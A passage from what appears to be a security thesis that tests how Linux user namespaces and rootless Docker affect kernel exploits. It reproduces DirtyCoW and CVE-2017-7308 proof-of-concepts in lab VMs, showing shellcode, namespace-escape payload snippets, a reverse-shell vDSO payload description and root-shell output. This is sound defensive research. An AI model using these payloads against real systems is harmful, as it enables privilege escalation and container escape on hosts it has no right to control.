Based on the brief model above, a number of scenarios are described in the following subsections. These scenarios are used to categorize the threats associated with the experiments in Chapter 4. In Chapter 5 the role of user namespaces is evaluated for each threat and combinations with other mitigation strategies are discussed in an attempt to secure the trust boundaries outlined below.

The scenarios are named **MU** (Malicious User) and **CE** (Container Execution) for easier reference.

[2] A (vertical) privilege *escalation* is synonymous to an elevation of privilege to a higher level.

3.2.1. Malicious User on a Single Host Machine (MU)

The first scenario models the usage of networked workstations at the workplace, in academic institutions and classrooms or user access to high-performance computing (HPC) resources. The provider, represented by a group of systems administrators, makes these machines available for certain applications and wants to protect its services and secrets. Meanwhile, a malicious user may want to exploit an unprivileged user session to ultimately elevate privileges on the host system. This scenario may also adequately describe a situation where an attacker has already exploited a vulnerability in an application of a web server, for example, and now aims to further their level of access on this system.



Figure 3.1.: In scenario MU an attacker has access to a user session on a single host system as an unprivileged user. The provider of the system wants to prevent a breach of the dashed trust boundary and secure the system services' configuration, secrets and other assets.

This relationship is displayed in Figure 3.1, where the dashed line represents the trust boundary that shall not be breached. The user is not assumed to be confined inside of a container themselves. But they may have access and permission to create new namespaces through the use of unprivileged user namespaces or improperly configured privileged applications.

Especially in HPC environments, containers provide a way for users to schedule workloads using a custom and user-defined software-stack that may not be installed by the provider. Since those environments usually run highly stable operating systems on their host systems, which do not provide the newest kernel functions, custom tools have been written to achieve a similar isolation without using namespaces [40, 39] in the past. A particularly useful result of containerization is the ability to pause and completely migrate a scheduled workload onto another host system [15].

Now that unprivileged user namespaces are widely available, these custom solutions may not be necessary any more as they allow users to start properly containerized workloads without administrative aid. Therefore, especially the unforeseen consequences of the introduction and enablement of unprivileged user namespaces in the Linux kernel are interesting in this scenario.

3.2.2. Code Execution Inside of a Container (CE)

In the second scenario the tenant's execution access is assumed to be confined in a namespaced container running their application. The level of access that is given to a tenant by the provider can cover a wide range. In a Container-as-a-Sevice offering, the tenant is able to fully administer the entire configuration of multiple containers – from their individual images and environment variables, down to the networking setup and connections between different containers. On the other end of the spectrum, the tenant is at least able to define commands to be run in the context of an existing containerized application – e.g. in automated testing and build frameworks, commonly referred to as continuous integration (CI) services. Therefore this scenario may apply to:

- Container-as-a-Sevice platforms, e.g. Kubernetes
- Function-as-a-Service platforms, which use ephemeral containers, e.g. AWS Lambda
- sandboxed demonstration environments, e.g. the Golang playground
- continuous integration services, automated build servers, e.g. GitLab CI, Drone CI, Jenkins X



Figure 3.2.: In scenario CE an attacker has access to a container started by an orchestrator software on one or multiple machines in a cluster. The attacker's access is restricted with namespaces and the dashed trust boundary means that they should neither be able to tamper with or read other tenants' data, nor elevate privilege to the provider's level.

In this scenario, an attacker may attempt to exploit vulnerabilities in the container runtime and management interface or trigger kernel bugs which arise due to a specific namespaces implementation. This may allow disclosure of or tampering with other tenants' data or even lead to a complete container escape where the attacker achieves access to the underlying host systems. Figure 3.2 represents this trust boundary as a dashed line and shows different tenants' containers running side-by-side.

It should be noted that despite the fact that kernel interfaces to namespaces and many other privileged operations are commonly required to *setup* a container, those same interfaces are not normally accessible from within the container. Popular container runtimes like Docker use standard Linux features – e.g. dropping capabilities, system call filtering with `seccomp` rules and mandatory access controls with AppArmor – to limit what a containerized process can do by default. Some of these measures are described in Section 5.2 in the context of additional mitigation techniques. A poorly configured runtime or a misguided administrator who was socially engineered to start a container with an insecure configuration may however expose many of the same threats present in MU to a user inside of a container. A container started with the `--privileged` flag may allow the creation of nested user namespaces, for example.

Of particular interest in this scenario is the use of unprivileged user namespaces to create *rootless containers*, which do not require elevated privileges on the host system to be created and as a result give much less privilege to the containerized processes as well.

4. Experimenting with Known Vulnerabilities

In this chapter a selection of previously found vulnerabilities and available exploits is chosen to create a number of experiments which fit the threat modelling scenarios from Chapter 3. By tweaking parts of the environment in each experiment setup, the implications of different technologies on the system's security can then be analysed and evaluated.

Since the goal of this work is to analyse the possible benefits of user namespaces – and rootless containers utilizing them – in particular, the software stack will consist of a vulnerable Ubuntu distribution and an installation of the experimental rootless Docker container runtime in the user's home directory.

In Section 4.5 two other vulnerabilities will be described only theoretically without experimentation. These vulnerabilities are particularly relevant to threat scenario MU but require a very specific exploitation procedure, which allows for little variation in the environment.

The selected vulnerabilities and their assigned Common Vulnerabilities and Exposures (CVE) identifiers can be found in Table 4.1.

Section	CVE ID	Name	Description
4.2	`CVE-2016-5195`	dirtycow	race condition in handling of read-only memory pages
4.3	`CVE-2017-7308`	socksign	signedness error in handling of network packets
4.4	`CVE-2019-5736`	runc	container escape by overwriting a host file-descriptor
4.5.1	n/a	overlayfs	improper optimization on copying files between layers
4.5.2	`CVE-2013-1858`	clonefs	illegal combination of flags to `clone` syscall

Table 4.1.: Overview of selected vulnerabilities that affected the Linux kernel or relevant container runtimes and their assigned CVE identifiers (if any). They will mostly be referred-to by their name assigned in this table for the remainder of this thesis.

4.1. Test System Setup

At the time of this writing, all three chosen vulnerabilities have been fixed in the Linux kernel and the Docker runtime. Therefore an older version of a Linux distribution has to be used and the kernel image has to be downgraded manually. The author has found that a release of `Ubuntu 16.04 LTS "Xenial Xerus"` provides all required historic versions of vulnerable kernels and allows for an easy installation of said kernels through its package manager `apt`. This release also provides a fully functional version of `systemd`, which further eases the use of Docker on the test system.

For the purpose of these experiments the isolation provided by virtual machines hosted with QEMU and hardware virtualization by kernel-based virtual machines (KVM) is expected to provide a sufficiently large security boundary from the experimenter's host system and is therefore assumed to model a vulnerable real-world server sufficiently well. None of the exploited vulnerabilities allow to break

out from the confinement of a virtual machine but rather aim to elevate privileges or widen visibility within the current kernel. This virtualization stack is also readily available on almost any modern Linux system.

To facilitate strict reproducibility and a quick iteration through the similar experiment variants, the virtual machines are created with Vagrant [41] and then provisioned with Ansible [42]. Refer to Appendix A.1 for information on how to set up this experiment environment.

4.1.1. Obtaining Proof-of-Concept Sources

The experiments use modified versions of publicly available proof-of-concept programs, which were found on GitHub. If the reader has access to an archive of this thesis' project directory, the files can be found in `./assets/experiments/`. Otherwise, verbatim copies of most files and patch sets are included in the appendix.

4.1.2. Running the Experiments

Before running an experiment the associated virtual machine needs to be provisioned. Commands are then executed on the shell after connecting to the virtual machine. After an experiment run is complete or if a modified version shall be tested, the virtual machine should be destroyed and provisioned anew to ensure a clean slate.

- To provision a machine for an experiment run: `vagrant up` *<experiment>*
- To connect to a provisioned machine via SSH run: `vagrant ssh` *<experiment>*
- To destroy a machine and clean up run: `vagrant destroy -f` *<experiment>*

In the context of the following experiments the *host system* shall refer to the provisioned virtual machine that the commands are executed on after connecting with `vagrant ssh`.

4.2. DirtyCoW (CVE-2016-5195)

According to the Red Hat CVE Database [43], a race condition was found in the Linux kernel's memory subsystem which handles copy-on-write (CoW) memory mappings. This condition allowed unprivileged users to write to a read-only mapping of a privileged file by writing to their own private read-only memory mapping. A write to the private read-only object will lead to a page access fault and a writeable copy must first be created before writing – hence the name *copy on write*. At the same time, the kernel is repeatedly asked to discard these writeable copies. Exploiting an eventual inconsistent state, the writes end up modifying the privileged file on disk, thereby effectively elevating the user's privileges on the system [44].

This sort of race condition usually arises due to insufficient synchronization on shared data – the state of a memory mapping in this case. A second thread or process is allowed to modify the state before the first one fully finishes its operation and the result may mask, exaggerate or invalidate the second set of changes. A straightforward solution is to ensure correct serialization of operations with

locking. But that may lead to other issues like Deadlocks, where both processes hold a lock on a resource that the other one requires to continue. Locking also introduces non-negligible performance penalties, when applied to sections of code which are executed very frequently. Therefore, in this case a new flag was introduced to signal that a copy-on-write operation has occurred, which prevents the underlying memory page from being unlocked for writing in the first place.

On first sight, this vulnerability has nothing to do with namespaces and in fact namespaces are not required to exploit it. However, resources are often shared across namespaces for efficiency reasons and the ability to write to these shared resources may present illegal and unexpected behaviour, which violates assumptions about the isolation properties of containerized environments.

Variants

Based on a list of available proof-of-concepts for this vulnerability [45] a number of examples were picked to model different scenarios from the threat modelling in Chapter 3. The chosen programs target different types of memory mappings and the exploitation results range from a straightforward privilege escalation in the current namespace to a complete container escape. Other available examples mainly achieve the same results using different methods or are implemented in different languages.

Section	Program	Description	Threat Model
4.2.1	`memroot`	privilege escalation to root shell	MU
4.2.2	`overwrite`	overwrite of mounted read-only files	CE
4.2.3	`0xdeadbeef`	vDSO-based container namespace escape	CE

Table 4.2.: Chosen variants from the list of available proof-of-concept programs [45] and the sections where they are used. The names are changed to better reflect the programs' function.

Provision the virtual machine for these experiments with: `$ vagrant up dirtycow`

The following sections describe the exploitation process for each variant.

4.2.1. Privilege Escalation

The first variant uses the `memroot` program in Listing A.7 (originally called `dirtycow-mem.c`) and achieves a very straightforward privilege escalation resulting in an opened root shell.

It begins by finding the address range of the `libc` shared library, which is mapped into the process' memory region, from `/proc/self/maps` and getting the relative address of the `getuid()` function within it in lines 212-218. This function is responsible for – as the name implies – returning the user identifier of the current user and is an essential part of many permissions checks.

After creating a backup of the original function code, the program creates a read-only private mapping of the shared library on line 239. At this point, the system returns a reference to the same shared library that every process is currently using because as long as this region is not written to, there is no point in creating a second copy in memory.

Then the actual vulnerability is triggered by repeatedly racing 1) a `madvise` call with the flag `MADV_DONTNEED`, indicating that the memory mapping is not needed any more and 2) an attempt to write to this mapping and overwrite the `getuid` function with the shellcode from Listing 4.1. At some

point the write will succeed and it will overwrite this function in the memory region that is shared among all processes.

A subsequent fork and execute of `su` to open a new privileged shell succeeds because the permissions check now calls the overwritten `getuid` function, which now falsely returns `0`, and therefore allows this execution to continue. This works both on the host machine and inside of a container without any special flags or options. However, the escalation remains confined to its current namespaces, as the `libc` library is not shared across namespaces.

```
31 c0    xor  eax,eax  # XOR register eax with itself, producing 0
c3       ret           # return the value in eax
```

Listing 4.1: A simple shellcode patch applied by the `memroot` proof-of-concept which always returns zero immediately. If the `getuid` function is overwritten with this code, it will falsely identify any user as `root`.

```
vagrant@ubuntu1604:~$ docker run --rm -it -v /poc:/poc --user 1000:1000 ubuntu
groups: cannot find name for group ID 1000
I have no name!@617210ad2e5e:/$ /poc/memroot
[*] range: 7f7e3d662000-7f7e3d849000]
[*] getuid = 7f7e3d747900
[*] mmap 0x7f7e3dea6000
[*] exploiting (patch)
[*] patched (madviseThread)
[*] patched (procselfmemThread)
root@617210ad2e5e:/# [*] exploiting (unpatch)
[*] unpatched: uid=1000 (madviseThread)
[*] unpatched: uid=1000 (procselfmemThread)

root@617210ad2e5e:/# id
uid=0(root) gid=0(root) groups=0(root)
root@617210ad2e5e:/#
```

Listing 4.2: Terminal output of running the `memroot` proof-of-concept code inside of a container and achieving privilege escalation to root.

4.2.2. Overwrite Read-Only Files

For the next variant a program called `overwrite` is used, which can be found in Listing A.6 (originally `dirtyc0w.c`). It operates similarly to the first variant. But instead of writing to a shared library in memory it overwrites the content of actual files that are normally read-only to the executing user.

An example on how this relates to containers are mounted volumes, which are basically directory bind-mounts from the host filesystem into a container's mount namespace. These volumes are commonly deployed to inject configuration information from a host to a container or to share state among a number of related containers. This is one of the key benefits of container-based deployments as the application code can be completely separated from any state and therefore applications can easily be redeployed or scaled to multiple instances. Docker provides an optional flag when specifying a volume to create a read-only mapping and codify the expectation that the application is not supposed to modify the mounted files.

When combining restrictions imposed by standard file permissions bits, user identifier remapping with user namespaces and the read-only flag on a volume, a convoluted situation can be created where

a) a file is owned by `root` in the initial user namespace, b) the container runtime runs as an unprivileged user who has no write permissions to this file, c) a container is started with a new user namespace and user identifier (UID) remapping enabled and d) this file is bind-mounted in a read-only volume inside the container. This could for example be a central configuration file that is common to a number of containers on the host system. Using the proof-of-concept code in `overwrite.c` this file could still be overwritten by a malicious user from inside the container, however [46]. This situation is demonstrated in Listing 4.4.

Similarly to the first variant, a private read-only mapping of the file is created on line 101 and shortly after, the bug is yet again triggered by racing `madvise` and `write` calls against each other many times in rapid succession.

```
101 map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
102 printf("mmap %zx\n\n",(uintptr_t) map);
103 /* ... */
104 pthread_create(&pth1,NULL,madviseThread,argv[1]);
105 pthread_create(&pth2,NULL,procselfmemThread,argv[2]);
```

Listing 4.3: The `mmap` call in `overwrite.c` which creates, a private read-only memory mapping of an opened file that is subsequently overwritten with unauthorized content by triggering the DirtyCoW bug with two threads racing `madvise` and `write` calls.

Due to the fact that this bug is in the handling of memory pages themselves, its exploitation can bypass every layer of permission controls in the Linux kernel – so long as the user can obtain a *readable* copy of a memory page to begin with.

```
1  vagrant@ubuntu1604:~$ sudo sh -c "echo CONFIG > /config"
2  vagrant@ubuntu1604:~$ sudo chmod 644 /config
3  vagrant@ubuntu1604:~$ sudo chown root:root /config
4  vagrant@ubuntu1604:~$ docker info | grep rootless
5  /* ... */
6    rootless
7  docker run --rm -it -v /config:/config:ro -v /poc:/poc:ro -u 1000:1000 ubuntu
8  groups: cannot find name for group ID 1000
9  I have no name!@860f07416017:/$ ls -la /config
10 -rw-r--r-- 1 nobody nogroup 7 Dec 10 15:50 /config
11 I have no name!@860f07416017:/$ echo > /config
12 bash: /config: Read-only file system
13 I have no name!@860f07416017:/$ /poc/overwrite /config 'PWNED!'
14 mmap 7f93d139e000
15 madvise 0
16 procselfmem 600000000
17 I have no name!@860f07416017:/$ exit
18 vagrant@ubuntu1604:~$ cat /config
19 PWNED!
```

Listing 4.4: Terminal output running the described example of overwriting an explicitly read-only and root-owned file as an unprivileged from inside a container. Line 12 shows an error mentioning the read-only bind mount and yet in the end the content has been overwritten.

4.2.3. vDSO-based Container Breakout

A third variant is provided by user scumjr on GitHub [47]. Unfortunately the author of this thesis could not get the proof-of-concept to work successfully. But the sources and documentation provide enough information for a theoretical analysis nonetheless.

This variant exploits a kernel feature called vDSO [48], which stands for "virtual dynamic shared object" and is a small shared library that is mapped into the address space of all userspace applications. It is a performance optimization provided by the kernel and accelerates system calls that are used very frequently by replacing them with a simpler function call instead. The C library will usually take care of using any such functionality that is available via the vDSO. The overhead that is associated with context-switching during these frequently-used syscalls would otherwise quickly accumulate and dominate the overall performance of an application. Crucially for this exploit though, this shared object is also shared between all namespaces.

An attacker could therefore use the same techniques from the first variant and be able to inject shellcode into this shared object. Then, at some point, a process in an entirely different namespace will use a function from the vDSO and inadvertently call the attacker's code instead.

The example payload included with this proof-of-concept checks whether the calling process has user identifier 0 and is in the initial process identifier (PID) namespace, before it opens up a reverse shell to a predefined IP address and port.

While this exploit does not directly circumvent any namespace isolation – since the vDSO is not isolated across namespaces – or elevate the privileges of the running process, the effect is still the same: an attacker gains access to a shell outside of the confinements of their container and consequently achieves a container escape.

4.3. SockSign (CVE-2017-7308)

In 2017, Andrey Konovalov found a signedness bug[1] in a network-related Linux kernel interface by fuzzing with Google's syzkaller project. In an article published on the Project Zero Blog [49], he describes the discovery process and explains how passing specific parameters to a packet socket can trigger the bug and lead to an exploitable heap-out-of-bounds write.

These packet sockets and the required kernel configuration is enabled across many different Linux distributions, including Android, since they are a relatively widely used feature. Although, in order to create such a socket and pass the necessary parameters, the `CAP_NET_RAW` capability is required.

Traditionally, only a privileged user would have this necessary capability and therefore this bug would not be a noteworthy privilege escalation. However, as stated in Chapter 2.2.2, upon creation of a new user namespace the creating user receives a full set of capabilities on this and any descending namespaces, which includes newly created network namespaces as well. Thereby a user could create new user and network namespaces and use the gained capabilities on the namespaced loopback interface to trigger this bug. It is not important that this loopback interface is not actually connected to anything as one only needs to be able to create crafted packets on this socket and trigger the function

[1] For lack of an official name, this vulnerability is referred-to as "SockSign" in this thesis.

```
vagrant@ubuntu1604 $ (cd tools/ && ./dump_vdso_prologue.sh)
[*] vdso addr: 00007ffe16199000
[*] entrypoint: 9a0
 9a0: 55                    push   rbp
 9a1: 48 89 e5              mov    rbp,rsp
/* ... */
vagrant@ubuntu1604 $ docker run --rm -it -v $PWD:/poc --cap-add SYS_PTRACE
    ubuntu
root@2704555b531e:/# /poc/0xdeadbeef
[*] payload target: 127.0.0.1:1234
[*] exploit: patch 1/2
[*] vdso successfully backdoored
/* ... */
^C
root@2704555b531e:/# exit
vagrant@ubuntu1604 $ (cd tools/ && ./dump_vdso_prologue.sh)
[*] vdso addr: 00007ffcbf3f6000
[*] entrypoint: 9a0
 9a0: e8 52 15 00 00        call   1ef7 <__vdso_getcpu@@LINUX_2.6+0x1037>
 9a5: 90                    nop
/* ... */
```

Listing 4.5: Dumping the vDSO prologue on the host system before and after an exploit attempt shows that this shared memory region can be overwritten from within a container by exploiting the DirtyCoW bug.

used to send these packets. As such, this is also the first vulnerability studied here that only becomes exploitable when unprivileged user namespaces are enabled.

The proof-of-concept code for this vulnerability [50] does exactly that, when it uses the `unshare` call in `setup_sandbox()` to prepare a namespaced environment in which to trigger the bug. The `system()` call to `ifconfig` is also used to check the namespace creation because it would fail if the executing user did not have the `CAP_NET_ADMIN` capability on this interface.

```
void setup_sandbox() {
  /* ... */
  if (unshare(CLONE_NEWUSER) != 0) {
    perror("[-] unshare(CLONE_NEWUSER)");
    exit(EXIT_FAILURE);
  }
  if (unshare(CLONE_NEWNET) != 0) {
    perror("[-] unshare(CLONE_NEWUSER)"); // [sic]
    exit(EXIT_FAILURE);
  }
  /* ... */

  if (system("/sbin/ifconfig lo up") != 0) {
    perror("[-] system(/sbin/ifconfig lo up)");
    exit(EXIT_FAILURE);
  }
}
```

Listing 4.6: Andrey Konovalov' proof-of-concept creates new user and network namespaces to create a sandbox environment for exploitation of raw packet sockets. Upon entering a new network namespace, the executing user gains the necessary capabilities on the loopback interface.

Variants

The existing proof-of-concept was run in different contexts and with slight amendments to the source code to create three different variants of this experiment which correspond to different threat models. Some naïve `printf`-debugging was later used to gain insights into the function of the privilege escalation payloads.

Section	Program	Description	Threat Model
4.3.1	`pwn`	privilege escalation to root shell	MU
4.3.2	`nscape`	container breakout to host namespaces	CE
4.3.3	`nscape-gvisor`	attempted exploit of the gVisor userspace kernel	CE

Table 4.3.: The original proof-of-concept `pwn` [50] was amended with additional functionality to create three different variants; listed here with the sections corresponding to each experiment.

Provision the virtual machine for the following experiments with: `$ vagrant up socksign`

4.3.1. Privilege Escalation

For the first experiment the unmodified version of the proof-of-concept code is run directly on the host system as an unprivileged user. The high-level steps to exploitation are mostly described above and a detailed description of all steps involved can be found in the article [49]. The result is a successful privilege escalation and root shell on the host, as expected:

```
vagrant@ubuntu1604:~$ /poc/pwn
[.] starting
[.] namespace sandbox set up
[.] KASLR bypass enabled, getting kernel addr
[.] done, kernel text:   ffffffff8ac00000
/* ... */
[.] done, SMEP & SMAP should be off now
[.] executing get root payload 0x56344e5799f4
[.] done, should be root now
[.] checking if we got root
[+] got r00t ^_^
root@ubuntu1604:/home/vagrant#
```

Listing 4.7: Terminal output when executing Andrey Konovalov's unmodified proof-of-concept code on a vulnerable system, resulting in a root shell.

After achieving the out-of-bounds write, the equivalent of `commit_creds(prepare_kernel_cred(0))` is called from kernel space, which is a very common payload for kernel exploits. This installs new credentials on the current task and installs user and group identifiers of 0 and full capabilities when called in this form.

As stated before, this vulnerability was exploitable by a normal user only due to the unprivileged creation of user namespaces. Otherwise it would not have been possible to create a raw packet socket and reach the necessary code paths in the kernel.

4.3.2. Container Breakout

The second experiment is inspired by the blog post “The Route to Root: Container Escape Using Kernel Exploitation” [51]. The article discusses a few approaches to achieve an escape from the confines of a container and includes snippets of code to extend Konovalov’s proof-of-concept in this regard.

The snippets were missing the additional kernel symbol addresses and function type definitions and were not directly usable, however. Addresses of kernel symbols can easily be found by searching the `/proc/kallsyms` file on a system running the correct target kernel. Missing function `typedef` declarations could be crafted by some trial-and-error with hints from the Linux kernel source code of the corresponding functions.

Listing A.11 contains a complete patch to add a namespace escape payload to the proof-of-concept, which switches the task’s mount, network, UNIX time sharing (UTS) and PID namespaces to those of the host system that the container is running on. Since the restricted view on global resources that comes with unshared namespaces is all which isolates processes inside of a container, this is effectively a container breakout. Combined with the existing privilege escalation payload this results in a complete compromise of the host system.

```
39 > void switch_task_struct_payload(void) {
40 >   printk("nscape: running switch_task_struct_payload\n");
41 >   // copy init_nsproxy to task struct of pid 1 of the container
42 >   unsigned long long g = ((_find_task_by_vpid)(KERNEL_BASE +
       FIND_TASK_BY_VPID))(1);
43 >   ((_switch_task_namespaces)(KERNEL_BASE + SWITCH_TASK_NAMESPACES))(( void
       *)g, (void *)KERNEL_BASE + INIT_NSPROXY);
44 > }
```

Listing 4.8: A new payload in the `nscape.diff` patch, which replaces the namespaces of PID 1 inside the container with the default initial namespaces, so that symlinks in `/proc/1/ns/` can be used for `setns` calls.

```
46 > void namespace_escape_payload(void) {
47 >   printk("nscape: running namespace_escape_payload\n");
48 >   long fd; int ret;
49 >
50 >   // switch to host namespaces by opening symlinks of pid 1
51 >   fd = nsopen("/proc/1/ns/mnt");
52 >   ret = nsset(fd);
53 >   printk("nscape: setns(mnt): %s\n", ok(ret));
54 >
```

Listing 4.9: The first lines of the new namespace escape payload in `nscape.diff`, that uses `setns` calls from kernel space with the aforementioned symlinks to install the host namespaces on the current process.

Since by default Docker prohibits the use of the `setns` syscall with restrictive `seccomp` rules and in general availability of a symbolic link to the target namespace is required to enter it, the namespace escape payload needs to be called from kernel space in a similar manner to the first `get_root` payload. In a first step the namespaces of the first process inside the container are overwritten with a kernel object that contains the initial host namespaces, as seen in Listing 4.8. Thereby appropriate symlinks

to the host namespaces are made available for use in /proc/1/ns/. In the second step, seen in Listing 4.9, these symlinks are opened and passed to setns calls executed from kernel space. This is repeated for every type of namespace that the attacker wishes to escape from.

When starting the container for this experiment, the CAP_SYSLOG capability has to be added to enable the simple kernel address-space layout randomization (KASLR) bypass used by this proof-of-concept, which is based on a revealing string in dmesg output. Other bypass methods could be available that might work with the default Docker configuration or KASLR might be entirely disabled for the sake of this experiment. In the context of this work's threat modelling this intentional weakening is deemed acceptable. Additionally, the namespace sandboxing at the start of the program is disabled, since the program is executed as root with a new set of unshared namespaces already. The default set of capabilities granted by Docker would prohibit the creation of another nested user namespace and the exploit would unnecessarily fail to execute.

```
vagrant@ubuntu1604:~$ docker run --rm -it -v /poc:/poc --cap-add SYSLOG ubuntu
root@740173229e57:/# /poc/nscape
[.] starting
[.] KASLR bypass enabled, getting kernel addr
[.] done, kernel text:   ffffffff8ac00000
/* ... */
[.] done, SMEP & SMAP should be off now
[.] executing get root payload 0x5612abfda9f4
[.] done, should be root now
[.] executing namespace escape payload 0x5612abfdaa2e
[.] done, should be in host namespace now
[.] checking if we got root
[+] got r00t ^_^
root@ubuntu1604:/# grep vagrant /etc/shadow
vagrant:$6$z9y4.nJP$OUBzyBCc[...]nJa0ucspwD9.:18018:0:99999:7:::
root@ubuntu1604:/#
```

Listing 4.10: Terminal output of executing an earlier version of the modified namespace escape proof-of-concept nscape. Successful container breakout is evidenced by the changed hostname on the prompt line and the existence of a vagrant user in the passwords database.

After executing the modified proof-of-concept, the gained visibility and privileges are tested by searching the local password database for the vagrant user. Neither should this particular database be accessible from within the container, nor should it be readable to the rootless Docker daemon's process on the host system. This indicates a successful compromise of the host system [52].

The role of the get_root payload

During the examination of the existing proof-of-concept source code and the modifications proposed in the Cyberark article, the author wondered whether the get_root payload was even necessary to escape the container namespaces. However, the exploit would consistently fail to switch any namespaces at all when this payload was disabled.

The need for additional payloads that are called from kernel space is explained above. Upon closer inspection of the get_root payload and the init_cred struct in the Linux kernel it becomes clear, that this payload also installs a new default user namespace on the target task, since this is part of the

default credentials object.

```
struct cred init_cred = {
  .usage      = ATOMIC_INIT(4),
  /* ... */
  .cap_effective    = CAP_FULL_SET,
  .cap_bset    = CAP_FULL_SET,
  .user     = INIT_USER,
  .user_ns    = &init_user_ns,
  .group_info    = &init_groups,
};
```

Listing 4.11: The `init_cred` struct in the Linux kernel, that is used in the `get_root` payload, contains a pointer to the initial user namespace `init_user_ns` [53]. It gets installed on the task as a side effect of privilege escalation to root.

This is a crucial step in escaping the container namespaces because in order to enter a new namespace, the caller must have the `CAP_SYS_ADMIN` capability in the user namespace that owns the target namespace [54]. This is true for any namespace type. Without first executing the `get_root` payload, the caller thus does not have the required capabilities in the host namespaces he aims to enter. The payload not only gives the user root permissions and full capabilities, it also switches the user to the initial user namespace, which by definition owns all other host namespaces.

Unfortunately, it could not be explicitly verified that the syscalls failed due to missing permissions because during debugging with `printk` calls placed in the payload, the `errno` value would always return `0`. The syscall itself however returns with `-1` when the root payload is not executed first, indicating a failure of some sort.

```
root@f3d113e7aa58:/# /poc/nscape
/* ... */
[.] executing get root payload 0x5575508c2a14
[-]  user:[4026532209]    // container namespace
[.] done, should be root now
[-]  user:[4026531837]    // initial host namespace
/* ... */
[.] executing namespace escape payload 0x5575508c2ad9
[-] print namespaces on pid self
[-]  mnt:[4026532270]
[-]  uts:[4026532271]
/* ... */
[.] done, should be in host namespaces now
[-] print namespaces on pid self
[-]  mnt:[4026531840]
[-]  uts:[4026531838]
/* ... */
[.] checking if we got root
[+] got r00t ^_^
root@ubuntu1604:/#
```

Listing 4.12: Executing the proof-of-concept with some added "printf-debugging" output shows the user namespace being switched by the `get_root` payload.

4.3.3. gVisor Runtime

For the third variant, the container runtime `runc` was replaced by a copy of Google's gVisor [55], which is an OCI-compatible sandbox runtime running containers with a userspace kernel implemented in the programming language Go. It implements only a subset of the Linux syscall interface. This means that the attack surface presented by this runtime is very limited compared to a standard Linux kernel, yet it supports most applications written and compiled for Linux natively.

This particular proof-of-concept hit numerous problems: a) The file `/proc/self/setgroups` is not available, hindering the namespace sandbox setup. b) The `dmesg` output is faked with humorous messages, which neither allow detecting the gVisor version used, nor contain any strings helping with address randomization bypasses. [2] c) Raw packet sockets are simply not supported at all [56].

Especially the last point makes it abundantly clear that exploits will need to specifically target vulnerabilities in the gVisor runtime. Most Linux kernel vulnerabilities will not directly translate to a container runtime vulnerability when using gVisor.

```
docker run --rm -it --runtime runsc --net none ubuntu
root@a03f301b2586:/# dmesg
[    0.000000] Starting gVisor...
[    0.560968] Rewriting operating system in Javascript...
[    0.621770] Generating random numbers by fair dice roll...
[    0.829235] Gathering forks...
[    0.997439] Segmenting fault lines...
[    1.163098] Searching for socket adapter...
[    1.401456] Constructing home...
[    1.623656] Forking spaghetti code...
[    1.745261] Reading process obituaries...
[    1.981997] Committing treasure map to memory...
[    2.043686] Mounting deweydecimalfs...
[    2.209876] Ready!
root@a03f301b2586:/# /poc/nscape-gvisor
[.] starting
/* ... */
[.] padding heap
[-] socket(SOCK_DGRAM): Address family not supported by protocol
```

Listing 4.13: Humorous `dmesg` output and an error due to unsupported raw sockets when running the proof-of-concept in a container on the gVisor runtime.

4.3.4. Similar Vulnerabilities

There have been further similar vulnerabilities in the Linux kernel's network stack in the past, which also required the `CAP_NET_ADMIN` capability to be exploited; for example CVE-2017-7184 [57] and CVE-2016-8655 [58]. For the same reasons as given above, these bugs would normally not be an issue at all without the availability of unprivileged user namespaces because a malicious user would lack the capabilities to even execute the required code paths. They are listed here without further analysis simply because the conditions are so similar to the SockSign flaw.

[2] The latter might be irrelevant however, since Go binaries are not necessarily compiled to be position-independent executables.

4.4. runc (CVE-2019-5736)

